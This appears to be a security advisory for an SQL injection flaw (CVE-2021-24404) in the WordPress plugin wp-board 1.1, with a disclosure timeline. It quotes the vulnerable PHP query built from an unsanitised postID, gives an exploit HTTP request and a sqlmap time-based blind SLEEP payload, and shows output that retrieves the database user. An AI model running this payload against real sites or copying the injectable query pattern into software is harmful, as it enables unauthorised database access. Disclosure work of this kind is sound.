Wp Plugin Wp Board

Plugin Details

Plugin Name: wp-plugin : wp-board
Effected Version : 1.1(Beta) (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Subscriber
CVE Number : CVE-2021-24404
Identified by : Syed Sheeraz Ali
WPScan Reference URL

Disclosure Timeline

- May 9, 2021: Issue Identified and Disclosed to WPScan
- May 13, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- August 22, 2021 : Public Disclosure

Technical Details


Details

Vulnerable File: `/php/actions.php#50`

Subscriber level SQLi for parameter `postID` /php/actions.php#50

```
50:                    $postauthor=$wpdb->get_results("SELECT author from ".$table." where ID=".$_GET["postID"]);
--------------------------------------------------------------------------------
65:                    $postauthor=$wpdb->get_results("SELECT author from ".$table." where ID=".$_GET["postID"]);
```

PoC Screenshots



Exploit

```
POST /wp-content/plugins/wp-board/php/actions.php?action=modp&postID=0 HTTP/1.1
Host: 172.28.128.50
Content-Length: 19
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Sec-GPC: 1
Origin: http://172.28.128.50
Referer: http://172.28.128.50/wp-admin/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

newtext=sad&imp=off
```

```
sqlmap identified the following injection point(s) with a total of 283 HTTP(s) requests:
---
```

```
Parameter: postID (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=modp&postID=0 AND (SELECT 1067 FROM (SELECT(SLEEP(5)))PVan)
---
[14:18:19] [INFO] the back-end DBMS is MySQL
[14:18:19] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12
[14:18:19] [INFO] fetching current user
[14:18:19] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[14:18:49] [INFO] adjusting time delay to 1 second due to good response times
bob@localhost
current user: 'bob@localhost'
```